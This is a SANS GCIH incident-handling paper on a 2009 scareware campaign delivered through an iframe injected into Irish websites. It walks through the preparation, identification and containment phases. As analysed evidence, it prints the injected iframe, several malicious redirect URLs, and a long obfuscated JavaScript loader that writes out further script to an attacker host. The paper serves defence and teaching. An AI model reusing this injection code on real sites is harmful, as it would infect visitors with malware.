



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Scareware Traversing the World via a Web App Exploit

GCIH Gold Certification

Author - Mark Hillick

Advisor – Joe Kaluzny

Abstract

In July 2009, several Irish websites were attacked and had malware code injected into them. These (compromised) websites redirected end-users to malicious websites, which subsequently served malware to anyone who browsed to the original legitimate sites. The notification of this compromise resulted in me beginning the Incident Handling Process.

The subsequent investigation into the complex infrastructure behind, what initially appeared to be a simple website compromise prompted this paper. The paper will walk through the various stages of the (SANS GCIH) Incident Handling Process explaining how it pertains to this particular attack.

Additionally, the paper will show that whilst 'scareware' has been around for a few years, it is becoming a growing threat, incorporating an increasing amount of attack vectors and has ultimately become a very effective attack method for criminals in getting funds. In fact, the paper will detail how this scareware imitated the infamous 'Blue Screen of Death' and subsequently show that it

became very prevalent, very quickly across the worldwide.

As a result, the reader will also gain knowledge of how to identify, contain, eradicate and remove a scareware infection from systems that he/she administers. As this particular scareware was delivered via a compromised website, the paper will discuss how the site could have been compromised and what changes should be made to the web application so that it may be secured better.

1. Introduction

1.1. Overview

This paper will discuss the reasons behind this attack but more importantly, through following the six phases of Incident Handling in the SANS GCIH 504 course, it will provide direction on how such an incident should be handled from both the web-application side and the desktop perspective. This description will highlight how the attack was constructed with great precision and with greater control, resiliency and reliability than many top legitimate companies when they implement their IT solutions.

This paper is technical and while it can be read by (and will be useful to) an end-user looking to protect themselves on the Internet, the intention is to help IT Security folk manage malware and web application incidents. Similarly it should be informative to system administrators, web application owners and developers.

1.2. Background

Attackers have moved from being 'script kiddies' or 'curious techies' who hacked a system for bragging rights or to learn how something worked to organised, co-ordinated criminal gangs whose aims are solely malevolent and are after monetary gain. The 'scareware' attack (described in this paper) is a good example of how attacks have evolved over recent years. Without doubt, nowadays the primary aim of cyber intrusions is criminal as systems are attacked for monetary gain rather than for bragging rights, e.g. the [Russian Business Network](#). This paper will describe an Infrastructure and Business Continuity Plan that any leading, legitimate large corporate company could be proud of, although in this case it is a plan belonging to (criminal) attackers.

The paper will also provide evidence that attackers have migrated from attacking the old traditional elements such as the network or o/s to both the web application and the client-side. Whereas system and network administrators have become more focused on security (primarily because they were successfully targeted in the past), application developers have traditionally been focused writing their application within tight deadlines with security as an afterthought. The sheer plethora of client

Mark Hillick

applications (various browsers, flash, real media, Office, Adobe and many more) together with innocent users offer a very fertile hunting ground for attackers. The recent [announcement](#) (March, 2010) by Secunia to release for 'free', an application will patch 3rd-party Windows applications, is a significant step as it is now generally acknowledged that the average user has many 3rd party applications on their end-user system and, these applications frequently provide a very easy entry-point for the attackers (as this paper will highlight).¹

The evidence (outlined in the [next section](#)) shows that crime pays and very well at that. Security researcher, [Dave Dittrich](#), confirms this in his [recent paper](#) (2009) where according to Dittrich,

'financial gain from criminal enterprises allows investment of large sums of money in developing tools...that are increasingly sophisticated and highly targeted'.

As mentioned in the abstract, several Irish websites were compromised with the website source code now containing an [iframe](#). An iframe is an HTML structure that enables another HTML document to be inserted into the current HTML page, i.e. the loading of one web page inside another and not necessarily from the same web server. In our incident, the web-server was hacked and the iframe below

```
<iframe frameborder = 0 height = 2 width = 2 src  
= "http://jobstopfil.biz/tds_a/go.php/go.php?id=4" /></body>
```

injected into the source code of the websites. The 'jobstopfil' website subsequently redirected any end-user to various malicious websites. [Appendix 2](#) shows these redirects through a listing of the HTTP Requests throughout the browsing session.

As a result of this 'iframe' injection, a type of malware called 'scareware' was installed on the end-user systems without any end-user intervention, i.e. the attack was a 'drive-by-download', which is explained on Page 6.


Since 2006 roughly, iframe exploit attacks have been becoming more popular primarily because the end-user does not even have to visit the malicious website, as the iframe redirects the user to the malicious website(s) from the legitimate site. In fact, it has been used quite extensively for poisoned SEO attacks where the server does not even need to be compromised as the attacker simply puts spurious search requests into the search boxes on websites or where an attacker modifies the '.htaccess' (directory-level configuration) file on Apache web servers to redirect to other URLs,

As a successful attack vector, it is covered in quite a bit of detail by many of the security vendors

¹ We all know that many Unix-like systems have had such package managers for years but this is a significant step in the Windows world.

Mark Hillick

(an Internet search “iframe attack” returns hundreds of results). For instance, the [image](#) (November 2009) from web security vendor, [Finjan](#), shows the geographical diversity of the locations of websites containing iframes pointing to a single malicious code server.



Locations of Compromised Systems Pointing Back to Single Malicious Server

1.3. Definitions

Malware is a generic term used to describe nefarious software that can take any of the following hostile, invasive and destructive forms -

- virus, worm, rootkits, trojan and spyware for example

i.e. malware essentially means 'malicious, unwanted software'.

Malware comes in many forms and can steal identities, leak information from your system/network or render your system useless.

Scareware is a form of malware that fools/scares the end-user into thinking that their computer has an infection when in reality their system is fine other than this fake anti-virus/malware/spyware software.

This supposedly legitimate security product rarely (if ever) offers anything beneficial and rarely offers the user any form of protection. More often than not, it will result in anything from an ad-aware to a virus or key-logger running on the end-user computer.

Mark Hillick

Taking the form of legitimate-looking anti-virus, anti-spyware and anti-malware products, these rogue applications appear beneficial from a security perspective, but provide little or no protection. They typically generate misleading alerts, or attempt to lure users into fraudulent transactions - blurring the lines between genuine Internet security software and applications that expose users to high risk cyber threats.

As a result of this trick, the end-user typically makes a full purchase of the useless scareware software, which has claimed that it will fully clean the computer of viruses, infections, worms and trojans, i.e. basically anything bad that is on the end-user system.

When the user purchases the item, he/she typically provide their full credit-card and personal details to the criminals. At this stage, it's obviously 'GAME OVER'.

Scareware can come in various forms. For example,

- fake anti-virus
- fake anti-spyware
- personal firewall
- registry cleaner

and normally greatly resembles leading legitimate security products as happened in this case and also more [recently](#). As scareware has become increasingly prevalent, there has been a more sinister twist with its evolution into [ransomware](#). Ransomware differs from scareware in that it is even more threatening and demanding, often encrypting key system files and documents and preventing decryption unless payment is received.

As shown by [SANS](#), putting a computer on the Internet will quickly result in your system being scanned and attacked by all kinds of nefarious stuff. End-users have previously heard terms such as 'viruses', 'trojans' and 'worms'. End-users should now add 'scareware' to their list of worries.

Users were always reassured by us (IT Security professionals) that they would be ok if they employed best practices such as staying away from 'dodgy' sites and file-sharing type clients. However, this attack was delivered through legitimate, established website via the 'drive-by-download' technique.

A 'drive-by-download' attack occurs when a program is installed on the end-user without requiring any consent or confirmation from the end-user. The program that is installed via this method can be delivered several ways such as via 'web application', as was the case in our incident, via an email (where social engineering comes into play) or it may delivered as bonus/extra program in a file download. The 'drive-by-download' program is typically installed silently and runs in the security

Mark Hillick

context of the running application, normally the web browser. This 'type' of attack is becoming increasingly popular and exploits not only the trust placed by the system in the browser but also trust that the end-user has in these legitimate, trusted websites.

The two primary reasons why this attack were successful were -

1. Poor web browser security
2. Insecure and badly-designed web application

[Jeremiah Grossman](#) could have been talking about this incident when he highlighted the two issues recently and [said](#) (February 2010)

“A website must be able to protect itself from a hostile browser and a browser must be able to protect itself from a hostile website,”

The following section provides a synopsis of the current state-of-play with the spread of scareware before detailing the Incident Handling Process that I followed.

1.4. Scareware Today

“Scareware creators can scam thousands of people for comparatively small amounts of money all at the same time and make huge aggregate profits,” said David Wall, PhD. professor, Centre for Criminal Justice Studies, University of Leeds. “This type of fraud works because the fake security software tricks users into believing they have an immediate threat which only their program can resolve.” ([Symantec](#), October 2009)


In July 2009, [SANS Newsbites](#) quoted some statistics with regard to scareware -

According to statistics from Panda Security, an estimated 35 million computers are infected with scareware, also known as rogueware, every month. The phoney software worms its way onto computers, then pops up messages telling users that their computers are infected with malware, and that the situation can be remedied if they purchase an anti-virus product; most of the phoney products cost between US \$50 and US \$80. Sales of the useless software are reportedly totalling US \$34 million a month.

The full article can be found in [Tech Crunch](#).

Image showing [The Growth of Rogue Anti-Virus](#)

Mark Hillick



The evidence in this graph was strengthened further by the Symantec [‘Report on Rogue Security Software’](#) (published, October 2009) in which Symantec said that

“the top ten sales affiliates for the rogue security distribution site TrafficConverter.biz reportedly earned an average of \$23,000 per week during the 12-month study period of the report”

and more recently by the FBI when they [said](#) that they were

"aware of an estimated loss to victims in excess of \$150 million."

Further confirmation in the growth in popularity and development of scareware malware was provided, in early 2009, by Microsoft when they [indicated](#) (April 2009) that scareware programs are now among the top threats around the world. Microsoft found that just two rogue families, which include the Antivirus2009/2010 and XPAntivirus/AntivirusXP products, were detected on more than 1.5 million computers in the second half of 2008.

Security researcher [Dancho Danchev](#) has completed a substantial amount of research into various forms of malware and quite often summarises what fake software is currently out in the wild. Danchev and his ZDNet colleague ([Ryan Naraine](#)) have produced a very good [guide](#) on how to protect oneself against scareware.

Mark Hillick

All in all, the 'scareware' industry is currently thriving. In September 2008, Microsoft filed lawsuits against various scareware creators, who used their scareware software to frighten users into buying their software to repair the end-user computers. The programs [listed](#) include Scan & Repair, Antivirus 2009, MalwareCore, WinDefender, XPDefender and WinSpywareProtect, which all sound like perfectly, legitimate security software and actually resemble the names of currently popular security products. Not only are the names similar but this paper will show how the 'look and feel' of the scareware not only resembles leading security solutions but also includes features that indicate best-practice (e.g. seal, lock etc.)

A [study](#) (2008), from North Carolina State University, highlighted the challenges faced by end-users and legitimate security vendors when it showed that most users cannot tell the difference between genuine and fake pop-up messages. The study showed that it was very easy to fool people with 63% of people clicking the OK button, despite being told that some of the messages that they would see were fake. Given such a friendly and lucrative environment, it is easy to see why 'scareware' has proven to be so popular for criminals and attackers and why it will continue to keep us (IT Security professionals) busy.

In December 2009, while not directly related to scareware, the FBI warned small businesses to use a dedicated PC for Online Banking. According to [Wired](#),

“The FBI says thieves have stolen about \$40 million in this way in more than 200 cases they’ve investigated in the last two years involving small to mid-size companies and organizations. Such companies generally do not employ dedicated computer security staff or have extensive knowledge about how to protect themselves with firewalls, anti-virus and other measures and policies.”

Recent experiences have shown that banks will reimburse personal customers for fraudulent activity such as phishing or a Trojan (e.g. [Zeus](#)), however, they tend not to reimburse business customers. There has been a [case](#) very recently in the US, where the bank is suing the victim of the infection.

Finally, a new and clever evolution in the fake anti-virus market was recently reported by Peter Coogan, of Symantec (February, 2010). Coogan writes [here](#) about fake anti-virus software called “LivePC Care”. In the past few months, “LivePC Care” has been such a successful fake anti-virus/spyware product that a Google search for “LivePC Care” produces about 418,000,000 results with the majority of those pages concerning how to remove it. The software has recently evolved its authenticity and professionalism further by adding a 'Live Chat' functionality whereby the end-user can talk to a support contact, whose sole purpose is to re-assure the end-user over the legitimacy and effectiveness of 'LivePC Care' in order to get the money and credit-card details from the end-user. I believe this is a very clever and undoubtedly effective tactic as we have seen people like Kevin Mitnick use such methods to successfully re-assure and ultimately exploit people in the past.

Mark Hillick

2. The Incident

2.1. Synopsis

In July 2009, the [IRISS CERT team](#) were notified that Irish websites had been compromised and that code had been injected into the source code of the websites. IRISS (Irish Reporting and Information Security Service) is Ireland's first national CSIRT (Computer Security Incident Response Team).

When end-users connected to the compromised Irish websites, a scareware package that eventually mimicked the '[Blue Screen of Death](#)' was launched onto the screen.

2.2. The Incident Handling Process

My approach to this 'scareware' incident is unique in some ways because I am writing about it from an 'outside' point of view, to a degree, because I wasn't responsible for any of the infected sites or servers.

SANS defines the Incident Handling Process as containing six phases -

- [Preparation](#)
- [Identification](#)
- [Containment](#)
- [Eradication](#)
- [Recovery](#)
- [Lessons Learned](#)

As the SANS GCIH 504 course-book (2007) states, these phases should act as a roadmap for the handler to remind him/her of the objective and what actions need to be taken in order to achieve the goal.

Although these phrases form a natural flow in the roadmap and act as a reminder to the Incident Handler not to skip any steps, it is important to remember that the handler may have to jump back a phases or two due to another malware outbreak or website compromise, for example.

The first two phases (Preparation & Identification) are considered the everyday practice of Incident Handlers as they are gearing themselves for the next incident or event. Unfortunately most Incident Handlers don't spend enough time in the latter phases as everyone tends to lose interest when the incident has been eradicated and service restored. Realistically, however, the 'Lessons Learned' phase can often be the most important phase as it can prevent so many more incidents.

There are more eloquent blog posts (with further links within them) on the topic of the Incident Handling Process by ISC Handler, Adrien de Beaupre (April, 2009), [here](#) and also by Richard Bejtlich (April, 2009), at [TAO Security](#).

2.3. Preparation

According to SANS GCIH 504.1 course notes (2007), the goal of preparation phases is to prepare the Incident Handling team so that they are ready to be handle incidents. There are several elements to this -

- Policy
- People
- Data
- Software/Hardware
- Communications/Documentation

With regard to this particular incident, preparation falls into two categories -

1. Desktop:

- There should be a 'security awareness' program for all end-users with a well-publicised, easy-accessible FAQ document on the local intranet, for example.
- Regular, short, informative and interactive, mandatory training sessions for end-users.
- Keep your systems patched and current (especially the security vulnerabilities highlighted on 'Patch Tuesday').
- Keep AV and other security software up-to-date
- Implementation of a more intelligent (not just signature based) anti-malware solution
- Enabling the Firewall
- Updated browser and use the free add-on security controls
- Rescue CD for system recovery
- Regular back-up of key-files in the event of having to wipe the desktop subsequent to an incident

2. Server: Again, "Security Awareness", however, this time -

- 'Secure development' training for all web application developments and infrastructure system administrators, where the following principles are taught –
 - Security Awareness
 - Secure Development Principles
 - Code Review (with each application)
 - (External) penetration test of the web application (ongoing with every application)
- Additionally, in terms of securing the web application while leaving it open for business
 - Reminder that the security of the web-application needs to be revisited after every application or system change/upgrade (likewise with training).
 - Close unnecessary ports
 - Follow [CIS benchmarks](#) and the (security) recommendations from the vendor
- Back-up or copy of the web-server (e.g. You could simply use 'dd' (dd –help/man dd) or check <http://www.debianhelp.co.uk/ddcommand.htm> for help on using dd)
- Response Strategy
 - Management Buy-In
 - Take Notes

- Organised Team/Process Strategy
 - Review of the application code (not just once but with every application change)
 - change) and a proper remediation plan for any issues found
 - If you have the application on a 'Virtual' infrastructure, you need to ensure that one vulnerable application server does not cause the other sites to be vulnerable so ensure the virtualisation configuration is secure.

2.4. Identification

The goal of the 'Identification' phase is to gather events, analyse them and determine whether there is an incident. Essentially, we are looking for harm or deviations from the norm. The majority of incidents are detected by alerts of logging from systems or security devices and by people simply noticing something in passing as happened on this occasion.

An IRISS member was browsing one of the compromised sites as he normally does and noticed some funny requests being made to other websites in the bottom left-hand corner of his browser window.

Aware that there was something unusual going on and strongly suspecting that there was a compromise of the website, the IRISS member notified the IRISS Cert (and I was the 'Handler on Duty') of a probable 'website compromise in the Irish Internet space'.

As I began the investigation of the incident, I also logged the issue in the internal CERT ticketing system to ensure that all handlers were aware and from this point on, this ticket would be continuously updated and so form the central point for the current status.

When I received the notification, I began the 'Incident Handling response processes and had a conversation with the IRISS member so that I had a clear picture of the scenario, i.e.

- When did he last browse the website when it can be considered to be 'clean'?
- What line of business is the website/company in?
- Does he have any contacts at the website?

This incident highlights a move that has been happening in recent years. As we all know, there are a very large number of malicious websites (on the Internet) that have been created to infect the end-user system. In the past, it was very easy to identify these sites, however, today attackers are exploiting vulnerabilities in legitimate sites to deliver their malware. As a result, there is a significant window of opportunity due to the lag in recategorisation or signature-creation by the security vendors.

With the background information provided, I moved into 'verification' element of 'identification' as it was necessary to verify that the sites had been compromised and to possibly gain an understanding of the extent of the compromise.

From a desktop perspective, it was easy to verify that the website, and in turn the end-user system, had been compromised, i.e. simply browse to the website.


The 'scareware' package presented several things on the screen –

- A warning that in order to clean the system, the end-user needs to buy 'SystemSecurity2009'


software (i.e. the scareware), which had been installed in notification-mode onto the end-users computer. However, in order 'clean' the computer a 'full version' had to be purchased.



- A multitude of pop-up errors indicating that the system has become infected. The screenshot below shows 'System Security 2009' posing as 'Windows Updater' and the icon for 'System Security 2009' looks very similar to a leading desktop AV icon.



- And finally, we can see the 'BSOD' as the computer crashed with supposed 'paging' errors. Throughout the testing, I had been running the '[Sysinternals' Process Monitoring tools](#) and according to those tools (which trust) there were no CPU or memory issues. The 'BSOD' event was subsequently repeated after 5-10 minutes reboot (this test was carried out several times and there was no fixed time other than the 5-10 interval).



Further screenshots are included in [Appendix 1](#), which show how the interface of “System Security 2009” is a very good copy of a leading anti-virus solution along with the tray icon resembling the ‘Windows Updater’ icon. The name of the rogue security product (System Security 2009) appears to be a current edition of legitimate security software and sounds genuine and this acts as reinsurance to the end-user. As Kaspersky [said](#) in December 2009,

“In other words, the rogue AV guys are getting closer and closer to creating exact copies of real AV solutions, at least in terms of the GUI. This makes it much more difficult to determine at a glance whether or not a solution is rogue, for novices and more experienced users alike.”

Throughout this attack, I was running the ‘[Sysinternals](#)’ process monitoring tools and according to those tools, the CPU utilisation was normal with no memory leaks and no particular process spiking. However, my system slowed to a crawl and as you can see I got the BSOD.

According to Sunbelt Software, the ‘Blue Screen of Death’ trick was a new [social engineering innovation](#) and was first spotted in July, 2009 (i.e. at the same time as this attack).

Seeing the above errors, on the screen, clearly confirmed that the legitimate site (which had just been accessed) had been compromised.

I now had to find where, and hopefully, how the web server was compromised with iframe exploits, it is very easy to embed the source code without any visible change to the site. Indeed, in this incident, all compromised websites looked identical to prior to the compromise.

As a result, I used the ‘[Tamper Data](#)’ and ‘[HTTP Fox](#)’ add-ons with Firefox to analyse the web traffic and where it was going. Through using these tools together with packet analysis tools such as tcpdump and [Wireshark](#), I was able to see that traffic from <http://compromisedirishsite.com> was being redirected to various websites such as

- hxxp://jobstopfil.biz/tds_a/go.php/go.php?id=4,
- hxxp://sujetline.ru/sceneric.html,
- hxxp://grownclubfest.ru/ente/index.php

- and hxxp://popпка.net/pore/?3f69ae90222c0319c83ddc1245b75e33

In [Appendix 2](#), I have included detailed output from the 'Tamper Data' tool confirming the multiple HTTP requests made from simply browsing to <http://compromisedirishsite.com>.

As a next step, I analysed the page source of the website and found the iframe, which pointed to jobstopfil.biz.

```
<iframe frameborder = 0 height = 2 width = 2 src
= "http://jobstopfil.biz/tds_a/go.php/go.php?id=4" /></body>
```

This iframe resulted in my browser making an 'http' request to the jobstopfil.biz website, which was subsequently redirected to the other malicious websites (mentioned above). All the domains had been registered through a Russian registrar (webnames.ru). These websites subsequently returned a substantial amount of malware to the end-user (in the later HTTP Requests section, this is described in more detail). On following the hyperlinks to the malicious websites, there was evidence of heavily obfuscated JavaScript code.

Quite a few of the compromised sites also had the script below in them -

```
*****
<script>c07d6f4=";rb9e6faced=document;rb9e6faced.write('<scr'+ipt>function
r4d645e(r90f945caf){return ev'+c07d6f4+'al(r90f945caf); }</scr'+ipt>'); function
c07442678cr141df8110(r505a7b){function r65a17d53699(){var r59c3f5=16;return r59c3f5;} var
d113=";return (r4d645e('pa'+d113+'rseInt')(r505a7b,r65a17d53699()));};function
r621b1282(r8b7cf492){ function rc94a1d11c8(){return 2;} var
r17ca0ec3ef=";r45899="fromCh";rd44758cc1f=String[r45899+'arCode'];for(r5a87e83f=0;r5a87e83f
<r8b7cf492.length;r5a87e83f+=rc94a1d11c8()){
r17ca0ec3ef+=(rd44758cc1f(c07442678cr141df8110(r8b7cf492.substr(r5a87e83f,rc94a1d11c8()))))
};}return r17ca0ec3ef;}var
rf36aeb='3C7363726970743E69662821'+c07d6f4+'6D796961'+c07d6f4+'297B646F63756D656E7
42E777269746528756E65736361'+c07d6
f4+'7065282027253363253639253636253732253631'+c07d6f4+'253664253635253230253665253
631'+c07d6f4+'2536642536352533642536332533302533372532302537332537322536332533642
53237253638253734253734253730253361'+c07d6f4+'253266253266253733253735253661'+c07d
6f4+'2536352537342536632536392536652536352532652537322537352532662537332536332536
35253665253635253732253639253633253265253638253734253664253663253366253237253262
253464253631'+c07d6f4+'2537342536382532652537322536662537352536652536342532382534
64253631'+c07d6f4+'253734253638253265253732253631'+c07d6f4+'25366525363425366625366
4253238253239253261'+c07d6f4+'253331'+c07d6f4+'253338253332253336253337253332253239
253262253237253334253338253335253338253636253333253332253631'+c07d6f4+'2533352533
33253636253237253230253737253639253634253734253638253364253334253336253336253230
25363825363525363925363725363825373425336425333325333925333225323025373325373425
37392536632536352533642532372537362536392537332536392536322536392536632536392537
34253739253361'+c07d6f4+
'2536382536392536342536342536352536652532372533652533632532662536392536362537322
53631'+c07d6f4+'2536642536352533652729293B7D7661'+c07d6f4+'72206D796961'+c07d6f4+'3
D747275653B3C2F7363726970743E';rb9e6faced.write(r621b1282(rf36aeb));</script>
*****
```

This JavaScript code pointed to several other pages where there attempts to exploit some SWF

vulnerabilities. As we all know, Flash is ubiquitous on the Internet today and there were numerous security updates in 2009 and 2010 for Adobe-related projects. This attack did contain payload that tried to exploit SWF vulnerabilities, however, the end-user system was running an updated, current version of Adobe and was not vulnerable through an earlier release (i.e. 3-4 months earlier) would have been. This incident shows why it is important to update your software immediately and in fact, (where possible) I configure everything (apart from the operating system) to update automatically.

With the exploit contained, to assist in the vulnerability analysis, I forwarded the links and debug information onto the Malware team at the [SANS ISC](#). In response, SANS ISC Handler, Bojan Zdrnja, indicated that there was heavy obfuscation in the scripts and added that some of the techniques used were quite new whilst he also confirmed that the malware did indeed look for SWF vulnerabilities but that an updated Adobe installation would not be vulnerable to this exploit.

[Appendix 2](#) outlines the various http requests made by the browser as soon as I visited <http://compromisedsite.com> (which, for the purpose of this paper, is 'anonymised' name of the compromised Irish website).

From these results, we can see the redirects from both 'compromisedirishsite.com' and 'jobstopfil.biz' to the malicious websites. In the past, Security specialists advised end-users that they would be safe if they stayed away from warez, download and file-sharing sites. However, this is clearly no longer the case, which is quite worrying.

A simple Internet search of 'jobstopfil.biz' showed that there were many other websites that had the same problem around this time (this search still works today). At the time of the incident, a more exact search such as "2 src = "hxxp://jobstopfil.biz/" brought back over 100 results indicating that quite a few websites had been exploited.

The attack appeared to be well thought-out and had the hallmark of an automated web exploitation kit trawling the Internet for vulnerable sites and simply injecting the code into those vulnerable websites. The development of web exploitation kits, as detailed [here](#) by the Honeynet project (2008) and [here](#) by Dancho Danchev (2008), have made it even easier for attackers to exploit vulnerable websites. There are even web exploitation kits sold with support and regular updates. One such kit (ExploitPack) is detailed [here](#) by AV vendor, Kaspersky.

As I completed the 'Identification' phase, I noticed that the malware code was coming from both sujetline.ru and grownclubfest.ru whereas the IRISS Member had indicated that it was coming from poppka.net. This was interesting and a 'whois' lookup on the domain confirmed that poppka.net had been suspended. [Appendix 5](#) provides DNS and whois information on the malicious domains while [Appendix 7](#) has hyperlinks indicating that many sites across the world had been compromised with the same iframe code for jobstopfil.biz.

2.5. Containment

The goal of the containment is to stop the attacker from causing any further damage to the victim. Therefore, at this point we want to prevent the attacker from getting any deeper into the impacted systems or from the malware spreading to other systems.

Firstly, the incident handler should perform a detailed review of the situation before altering the system because once the handler begins to recover the system, the evidence begins to become contaminated. The system should be backed-up (prior to any work) so there is a copy of the

compromised system in unaltered form.

As Ed Skoudis points out in the Sans GCIH 504 (2007) notes, there are several components to 'Containment'. After declaring there is an incident, we have 'short-term containment' where the damage is stopped, followed by system back-up and then long-term containment to ensure that the attacker is denied access.

In this incident, the 'containment' phases consisted of

- Validating the compromise with at least one other handler for verification purposes. I have explained this verification in the previous section.
- Notifying the web-hosting company and the website owners (where possible) of the compromise, whilst also offering analysis of the issue and any help if required. It is important to do this as soon as there is confirmation of the compromise because this is the 'source' of the problem and these are the folk who can remedy the issue quickest. At this point, their own internal Incident Handling Process had kicked in with the hosting company removing the compromised web server from service so as not to infect further users (and to be cleaned).
 - The web-application being wiped and restored from back-up.
- Inform security vendors of the attack and ask them to update their IP and URL categorisation databases, while also asking them if they have seen similar attacks amongst their customers or elsewhere.
- Compile a sanitised description of the attack. This notification to IRISS CERT members) was written in easy-to-understand language with links to further, detailed information with both desktop and web server recommendations. The notification also included text (IFRAME details and JavaScript code) to search for within the content of a web page along with sample redirects and confirmation of the malware-serving domains. Additionally, the notification outlined what websites administrators should block internal users from accessing while they wait for the security vendors to update their databases, blacklists or signatures. There are a couple of ways this can be achieved -
 - Blocking all access to the site through internal proxy server or firewall, whatever is most appropriate.
 - Adding the site to a manual list of 'malicious websites'
